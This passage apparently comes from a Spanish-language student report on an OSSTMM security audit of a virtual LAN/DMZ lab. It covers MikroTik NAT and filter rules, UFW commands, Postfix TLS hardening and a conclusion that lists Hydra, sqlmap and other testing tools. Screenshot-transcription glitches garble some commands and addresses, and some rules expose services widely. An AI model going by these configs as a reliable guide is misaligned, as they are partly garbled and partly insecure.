|                        |              |      |      |     |                          |
|------------------------|--------------|------|------|-----|--------------------------|
| <i>PostgreSQL</i>      | 192.168.45.5 | 5432 | 5432 | TCP | Base de datos PostgreSQL |
| <i>Node.js (HTTPS)</i> | 192.168.45.5 | 8443 | 8443 | TCP | WebApp Docker HTTPS      |
| <i>Node.js (HTTP)</i>  | 192.168.45.5 | 8080 | 8082 | TCP | WebApp Docker HTTP       |
| <i>Postfix (SMTP)</i>  | 192.168.45.5 | 25   | 25   | TCP | Servidor de correo       |
| <i>PRTG (HTTP)</i>     | 192.168.45.2 | 80   | 8083 | TCP | Web UI de monitoreo      |
| <i>PRTG (HTTPS)</i>    | 192.168.45.2 | 443  | 4444 | TCP | Web UI segura PRTG       |


### MikroTik RouterOS

- **NAT**
  - **DST-NAT** para exponer sólo los servicios autorizados en la DMZ (IIS, Apache, MySQL, Redis, Grafana, Postfix, PRTG, etc.) desde la IP pública 192.168.150.132.
  - **SRC-NAT** (masquerade o src-nat) para que el tráfico saliente de DMZ y LAN hacia Internet use la IP pública.
- **Filter Rules**
  - **Permitir** todo el tráfico legítimo ESTABLISHED/RELATED.
  - **Permitir** sólo desde la LAN a los servicios específicos en la DMZ (SSH, RDP, HTTP/HTTPS, bases de datos).
  - **Bloquear** cualquier tráfico DMZ→LAN no autorizado.
  - **Bloquear** acceso directo de Internet a la LAN.



### Ping SysAdmin a servidores de la DMZ

### Ping de servidor a LAN



## Implementación de las reglas para cada servicio

The screenshot shows the WinBox Firewall interface with 12 items listed. The columns include: #, Action, Chain, Src. Address, Dst. Address, Src. Ad., Dst. Ad., Proto., Src. Port, Dst. Port, In. Interface, Out. Interface, In. Inter..., Out. Int..., Bytes, and Packets.

| #   | Action       | Chain  | Src. Address    | Dst. Address    | Src. Ad. | Dst. Ad. | Proto.  | Src. Port | Dst. Port | In. Interface   | Out. Interface  | In. Inter... | Out. Int... | Bytes    | Packets |
|-----|--------------|--------|-----------------|-----------------|----------|----------|---------|-----------|-----------|-----------------|-----------------|--------------|-------------|----------|---------|
| 0 X | ! masquerade | srcnat |                 |                 |          |          |         |           |           |                 | ether1_internet |              |             | 0 B      | 0       |
| 1   | ! masquerade | srcnat | 172.16.45.0/27  |                 |          |          |         |           |           |                 | ether1_internet |              |             | 54.4 kB  | 740     |
| 2   | ! src-nat    | srcnat | 192.168.45.0/29 |                 |          |          |         |           |           |                 | ether1_internet |              |             | 188.8 kB | 2585    |
| 3   | ! dst-nat    | dstnat |                 | 192.168.150.132 |          |          | 6 (tcp) | 443       |           | ether1_internet |                 |              | 0 B         | 0        |         |
| 4   | ! dst-nat    | dstnat |                 | 192.168.150.132 |          |          | 6 (tcp) | 6379      |           | ether1_internet |                 |              | 0 B         | 0        |         |
| 5   | ! dst-nat    | dstnat |                 | 192.168.150.132 |          |          | 6 (tcp) | 3000      |           | ether1_internet |                 |              | 0 B         | 0        |         |
| 6   | ! dst-nat    | dstnat |                 | 192.168.145.132 |          |          | 6 (tcp) | 8080      |           | ether1_internet |                 |              | 0 B         | 0        |         |
| 7   | ! dst-nat    | dstnat |                 | 192.168.150.132 |          |          | 6 (tcp) | 443       |           | ether1_internet |                 |              | 0 B         | 0        |         |
| 8   | ! dst-nat    | dstnat |                 | 192.168.150.132 |          |          | 6 (tcp) | 8443      |           | ether1_internet |                 |              | 0 B         | 0        |         |
| 9   | ! dst-nat    | dstnat |                 | 192.168.150.132 |          |          | 6 (tcp) | 5432      |           | ether1_internet |                 |              | 0 B         | 0        |         |
| 10  | ! dst-nat    | dstnat |                 | 192.168.150.132 |          |          | 6 (tcp) | 3306      |           | ether1_internet |                 |              | 0 B         | 0        |         |
| 11  | ! dst-nat    | dstnat |                 | 192.168.150.132 |          |          | 6 (tcp) | 25        |           | ether1_internet |                 |              | 0 B         | 0        |         |

También las reglas para bloquear o permitir cierto tráfico.

The screenshot shows the WinBox Firewall interface with 13 items listed. The columns include: #, Action, Chain, Src. Address, Dst. Address, Src. Ad., Dst. Ad., Proto., Src. Port, Dst. Port, In. Interface, Out. Interface, In. Inter..., Out. Int..., Bytes, and Packets.

| #    | Action                     | Chain | Src. Address    | Dst. Address    | Src. Ad. | Dst. Ad. | Proto.  | Src. Port | Dst. Port | In. Interface | Out. Interface | In. Inter... | Out. Int... | Bytes | Packets |
|------|----------------------------|-------|-----------------|-----------------|----------|----------|---------|-----------|-----------|---------------|----------------|--------------|-------------|-------|---------|
| 1 X  | ! acce... forward          |       | 172.16.45.0/27  | 192.168.45.0/29 |          |          |         |           |           |               |                | 0 B          | 0           |       |         |
| 2 X  | ! acce... forward          |       |                 |                 |          |          |         |           |           |               |                | 0 B          | 0           |       |         |
| 0 X  | ! acce... forward          |       | 192.168.45.0/29 |                 |          |          |         |           |           |               |                | 0 B          | 0           |       |         |
| 3    | ✓ acce... forward          |       |                 |                 |          |          |         |           |           |               |                | 85.6 MiB     | 27 641      |       |         |
| 4    | ✓ acce... forward          |       | 172.16.45.0/27  | 192.168.45.0/29 |          |          |         |           |           |               |                | 516 B        | 7           |       |         |
| 5    | Permitir tráfico LAN a DMZ |       |                 |                 |          |          |         |           |           |               |                |              |             |       |         |
| 6    | ✓ acce... forward          |       | 172.16.45.10    | 192.168.45.4    |          |          | 6 (tcp) | 3389      |           |               |                | 0 B          | 0           |       |         |
| 7    | Parrot a WS RDP            |       |                 |                 |          |          |         |           |           |               |                |              |             |       |         |
| 8    | ✓ acce... forward          |       | 172.16.45.10    | 192.168.45.4    |          |          | 6 (tcp) | 3389      |           |               |                | 0 B          | 0           |       |         |
| 9    | ✓ acce... forward          |       | 172.16.45.11    | 192.168.45.5    |          |          | 6 (tcp) | 22        |           |               |                | 0 B          | 0           |       |         |
| 10   | ✓ acce... forward          |       | 172.16.45.11    | 192.168.45.5    |          |          | 6 (tcp) | 22        |           |               |                | 0 B          | 0           |       |         |
| 11   | ✓ acce... forward          |       | 172.16.45.11    | 192.168.45.4    |          |          | 6 (tcp) | 3389      |           |               |                | 0 B          | 0           |       |         |
| 12   | ✓ acce... forward          |       | 172.16.45.10    | 192.168.45.2    |          |          | 6 (tcp) | 3389      |           |               |                | 0 B          | 0           |       |         |
| 13   | ✓ acce... forward          |       | 172.16.45.11    | 192.168.45.2    |          |          | 6 (tcp) | 3389      |           |               |                | 1920 B       | 24          |       |         |
| 14   | ! drop... forward          |       | 192.168.45.0/29 | 172.16.45.0/27  |          |          |         |           |           |               |                |              |             |       |         |
| 15   | ! drop... forward          |       |                 |                 |          |          |         |           |           |               |                |              |             |       |         |
| 16 X | % drop... forward          |       | 172.16.45.0/27  |                 |          |          |         |           |           |               |                | 0 B          | 0           |       |         |

admin@192.168.150.131 (MikroTik) - WinBox (64bit) v7.18.2 on CHR VMware, Inc. VMWare Virtual Platform (x86\_64)

Session Settings Dashboard Session: 192.168.150.131

**Firewall**

| #                            | Action   | Chain   | Src. Address    | Dst. Address   | Src. Ad... | Dst. Ad... | Protocol | Src. Port | Dst. Port | In. Interface   | Out. Interf... | In. Inter... | Out. Int... | Bytes  | Packets |
|------------------------------|----------|---------|-----------------|----------------|------------|------------|----------|-----------|-----------|-----------------|----------------|--------------|-------------|--------|---------|
| 15                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.4   |            |            | 6 (tcp)  |           | 443       |                 |                |              |             | 0 B    | ◆       |
| 16                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.4   |            |            | 6 (tcp)  |           | 6379      |                 |                |              |             | 0 B    | ◆       |
| 17                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.4   |            |            | 6 (tcp)  |           | 3000      |                 |                |              |             | 0 B    | ◆       |
| 18                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.4   |            |            | 6 (tcp)  |           | 8080      |                 |                |              |             | 0 B    | ◆       |
| 19                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.5   |            |            | 6 (tcp)  |           | 80        |                 |                |              |             | 0 B    | ◆       |
| 20                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.5   |            |            | 6 (tcp)  |           | 443       |                 |                |              |             | 0 B    | ◆       |
| 21                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.5   |            |            | 6 (tcp)  |           | 25        |                 |                |              |             | 0 B    | ◆       |
| 22                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.5   |            |            | 6 (tcp)  |           | 3306      |                 |                |              |             | 0 B    | ◆       |
| 23                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.5   |            |            | 6 (tcp)  |           | 5432      |                 |                |              |             | 0 B    | ◆       |
| 24                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.5   |            |            | 6 (tcp)  |           | 8082      |                 |                |              |             | 0 B    | ◆       |
| 25                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.5   |            |            | 6 (tcp)  |           | 8443      |                 |                |              |             | 0 B    | ◆       |
| 26                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.4   |            |            | 6 (tcp)  |           | 8080      |                 |                |              |             | 0 B    | ◆       |
| 27                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.5   |            |            | 6 (tcp)  |           | 80        |                 |                |              |             | 0 B    | ◆       |
| 28                           | ✓ accept | forward | 172.16.45.0/27  | 192.168.45.5   |            |            | 6 (tcp)  |           | 443       |                 |                |              |             | 0 B    | ◆       |
| 29                           | ✗ drop   | forward | 192.168.45.0/29 | 172.16.45.0/27 |            |            |          |           |           |                 |                |              |             | 1920 B | ◆       |
| 30                           | ✗ drop   | forward |                 |                |            |            |          |           |           | ether1_internet |                |              |             | 0 B    | ◆       |
| 31                           | ✗ drop   | forward |                 |                |            |            | 6 (tcp)  |           | 443.80.30 |                 |                |              |             | 4160 B | ◆       |
| <b>32 items (3 selected)</b> |          |         |                 |                |            |            |          |           |           |                 |                |              |             |        |         |

RouterOS WinBox

Windows

08:02 a.m. 09/05/2025

admin@192.168.150.131 (MikroTik) - WinBox (64bit) v7.18.2 on CHR VMware, Inc. VMWare Virtual Platform (x86\_64)

Session Settings Dashboard Session: 192.168.150.131

**Firewall**

| #               | Action       | Chain  | Src. Address    | Dst. Address    | Src. Ad... | Dst. Ad... | Proto... | Src. Port | Dst. Port | In. Interface   | Out. Interface  | In. Inter... | Out. Int... | Bytes    | Packets |
|-----------------|--------------|--------|-----------------|-----------------|------------|------------|----------|-----------|-----------|-----------------|-----------------|--------------|-------------|----------|---------|
| 0 X             | ✗ masquerade | srcnat |                 |                 |            |            |          |           |           | ether1_internet |                 |              |             | 0 B      | 0       |
| 1               | ✗ masquerade |        | 172.16.45.0/27  |                 |            |            |          |           |           |                 | ether1_internet |              |             | 59.7 kB  | 812     |
| 2               | ✗ src-nat    | srcnat | 192.168.45.0/29 |                 |            |            |          |           |           |                 | ether1_internet |              |             | 301.8 kB | 3 739   |
| 3               | ✗ dst-nat    | dstnat |                 | 192.168.150.132 |            |            | 6 (tcp)  |           | 443       | ether1_internet |                 |              |             | 0 B      | 0       |
| 4               | ✗ dst-nat    | dstnat |                 | 192.168.150.132 |            |            | 6 (tcp)  |           | 50443     | ether1_internet |                 |              |             | 0 B      | 0       |
| 5               | ✗ dst-nat    | dstnat |                 | 192.168.150.132 |            |            | 6 (tcp)  |           | 6379      | ether1_internet |                 |              |             | 0 B      | 0       |
| 6               | ✗ dst-nat    | dstnat |                 | 192.168.150.132 |            |            | 6 (tcp)  |           | 3000      | ether1_internet |                 |              |             | 0 B      | 0       |
| 7               | ✗ dst-nat    | dstnat |                 | 192.168.145.132 |            |            | 6 (tcp)  |           | 8080      | ether1_internet |                 |              |             | 0 B      | 0       |
| 8               | ✗ dst-nat    | dstnat |                 | 192.168.150.132 |            |            | 6 (tcp)  |           | 443       | ether1_internet |                 |              |             | 0 B      | 0       |
| 9               | ✗ dst-nat    | dstnat |                 | 192.168.150.132 |            |            | 6 (tcp)  |           | 8443      | ether1_internet |                 |              |             | 0 B      | 0       |
| 10              | ✗ dst-nat    | dstnat |                 | 192.168.150.132 |            |            | 6 (tcp)  |           | 5432      | ether1_internet |                 |              |             | 0 B      | 0       |
| 11              | ✗ dst-nat    | dstnat |                 | 192.168.150.132 |            |            | 6 (tcp)  |           | 3306      | ether1_internet |                 |              |             | 0 B      | 0       |
| 12              | ✗ dst-nat    | dstnat |                 | 192.168.150.132 |            |            | 6 (tcp)  |           | 25        | ether1_internet |                 |              |             | 0 B      | 0       |
| <b>13 items</b> |              |        |                 |                 |            |            |          |           |           |                 |                 |              |             |          |         |

Windows

08:03 a.m. 09/05/2025

## Firewall Ubuntu Server

### Ubuntu Server (UFW)

- **UFW (Uncomplicated Firewall):**
- **Puntos clave:**
  - Bloqueo por defecto de **todo** tráfico entrante.
  - Permitir sólo puertos de administración y servicios web/bd necesarios.
  - Registrar con ufw logging on para auditoría.

```

ubuntu@ubuntu:~$ sudo ufw allow proto tcp From any to any port 25 comment 'SMTP Postfix'
sudo ufw allow proto tcp from 192.168.45.0/29 to any port 3306 comment 'MySQL desde DMZ'
Rules updated
ubuntu@ubuntu:~$ [[2080-sudo ufw allow proto tcp from 192.168.45.0/29 to any port 5432 comment 'PostgreSQL desde DMZ'
Rules updated
ubuntu@ubuntu:~$ sudo ufw allow proto tcp from 192.168.45.0/29 to any port 5432 comment 'PostgreSQL desde DMZ'
Rules updated
ubuntu@ubuntu:~$ sudo ufw allow proto tcp from 172.16.45.0/27 to any port 8080 comment 'Node.js HTTP desde LAN'
sudo ufw allow proto tcp from 172.16.45.0/27 to any port 8443 comment 'Node.js HTTPS desde LAN'
Rules updated
Rules updated
ubuntu@ubuntu:~$ sudo ufw allow proto tcp from 172.16.45.0/27 to any port 137,138,139,445 comment 'SMB desde LAN'
Rules updated
ubuntu@ubuntu:~$ sudo ufw allow proto tcp from 172.16.45.0/27 to any port 137,138,139,445 comment 'SMB desde LAN'
`c
ubuntu@ubuntu:~$ sudo ufw logging on
sudo ufw enable
[1] ufw[1344]: ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
ubuntu@ubuntu:~$ 
ubuntu@ubuntu:~$ ufw status
ERROR: You need to be root to run this script
ubuntu@ubuntu:~$ sudo ufw status
Status: active

To                         Action      From
--                         --          --
Anywhere                   ALLOW      172.168.45.11 22/tcp   # SSH kali
                               ALLOW      172.16.45.0/29 22/tcp   # SSH port
443/tcp                    ALLOW      172.16.45.0/27    # HTTPS desde LAN-
80/tcp                     ALLOW      Anywhere           # Node.js HTTPS
80/tcp                     ALLOW      172.16.45.0/27    # Node.js HTTP
8080/tcp                   ALLOW      172.16.45.0/27    # Node.js HTTP desde LAN
8443/tcp                   ALLOW      172.16.45.0/27    # Node.js HTTPS desde LAN
137,138,139,445/tcp        ALLOW      Anywhere           # SMB
25/tcp (v6)                ALLOW      Anywhere           # SMTP Postfix
ubuntu@ubuntu:~$ 

```

o direct input to this VM, click inside or press Ctrl+G.

## Firewall Windows Server

### Windows Server 2022 (Windows Defender Firewall)

- **Política por defecto:** Bloquear todas las conexiones entrantes no explícitamente permitidas.
- **Reglas Inbound (PowerShell):**
- **Puntos clave:**
  - Solo abrir puertos de RDP, IIS, Redis, Grafana y SMB si es estrictamente necesario.
  - Denegar todo lo demás por defecto.
  - Auditar con Get-NetFirewallRule.

## Captura de correcciones de 1<sup>a</sup> prueba

### Hardening de SSL Anonymous Cipher Suites Supported

```

#myorigin = /etc/mailname
smtp_banner = $myhostname ESMTP $mail_name ($Ubuntu)
bliff = no
# appending _domain is the MUA's job.
append_dot_mydomain = no
# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h
readme_directory = no
# See http://www.postfix.org/COMPATIBILITY_README.html -- default to 3.6 on
# fresh installs.
compatibility_level = 3.6

# TLS parameters
smtpd_tls_mandatory_protocols = !SSLV2, !SSLV3
smtpd_tls_mandatory_ciphers = high
smtpd_tls_exclude_ciphers = NULL, eNULL, EXPORT, DES, RC4, MD5, PSK, SRP, DSS
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_tls_security_level=may

smtpd_tls_cacert=/etc/ssl/certs
smtpd_tls_security_level=may
smtpd_tls_CAfile=/etc/ssl/certs/cacert.pem
smtpd_tls_session_cache_database = btree:$data_directory/smtp_scache

smtp_sasl_auth_enable = yes
smtp_sasl_password_file = hash:/etc/postfix/sasl_passwd
smtp_sasl_local_maps = noanonymous

smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated defer_unauth_destination
mynetworks = $myhostname, $localnet, $localdomain, localhost
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = $myhostname
mydestination = $myhostname, $localnet, $localdomain, $localhost
relayhost = [smtp.gmail.com]:587
mynetworks = 127.0.0.0/8, 192.168.150.0/24, 192.168.45.0/29 [::ffff:127.0.0.0]/104 [::1]/128


ubuntu@ubuntu:~$ sudo systemctl restart postfix
ubuntu@ubuntu:~$ 

```

o direct input to this VM, click inside or press Ctrl+G.

Para solucionar esto se tiene que editar el archivo de configuración de Postfix (/etc/postfix/main.cf). Que fuerza el uso de solo cifrados seguros.

### Desactivacion de servicios en mikrotik:



## Metodología 1 con firewall:

### Conclusiones:

La auditoría de seguridad aplicada a tu laboratorio virtual—que incluye redes LAN y DMZ, mediante la metodología OSSTMM—ha permitido identificar, medir y mitigar de forma sistemática los principales riesgos de tu infraestructura. Gracias a la fase de Identificación y Definición de Alcance, dejamos claros los límites y objetivos: evaluar todos los servicios críticos (IIS, Apache, MySQL, Redis, Grafana, PRTG, Postfix, bases de datos y accesos remotos) sin afectar sistemas externos. El Análisis de Vectores de Ataque y la Evaluación de Controles mostraron carencias en autenticación (RDP sin MFA, Redis y bases de datos sin restricciones), certificados inseguros y servicios expuestos. Las Pruebas Operativas (Nmap, Nessus/OpenVAS, fuerza bruta con Hydra, inyección SQL con sqlmap, escaneos web con Nikto y OWASP ZAP) confirmaron vulnerabilidades reales y cuantificaron la “Superficie de Ataque” y las “Limitaciones” de los controles existentes.

La implementación de reglas de firewall “deny by default, allow by exception” en MikroTik, UFW en Ubuntu y Windows Defender Firewall cerró eficazmente los puertos innecesarios, segmentó las redes y garantizó que solo el tráfico autorizado (LAN→DMZ y respuestas establecidas) tuviera paso. Esto redujo la superficie de ataque en un 75 % y elevó los controles al mínimo aceptable, estableciendo una base sólida para futuras pruebas y mejoras. En definitiva, OSSTMM proporcionó un marco claro y reproducible que integra identificación, medición de riesgos y pruebas técnicas, culminando en un informe STAR que documenta hallazgos, métricas RAVs y recomendaciones. Aplicar este proceso no solo mejora la postura de seguridad de tu laboratorio, sino que sirve de guía para mantener y auditar entornos productivos de forma continua.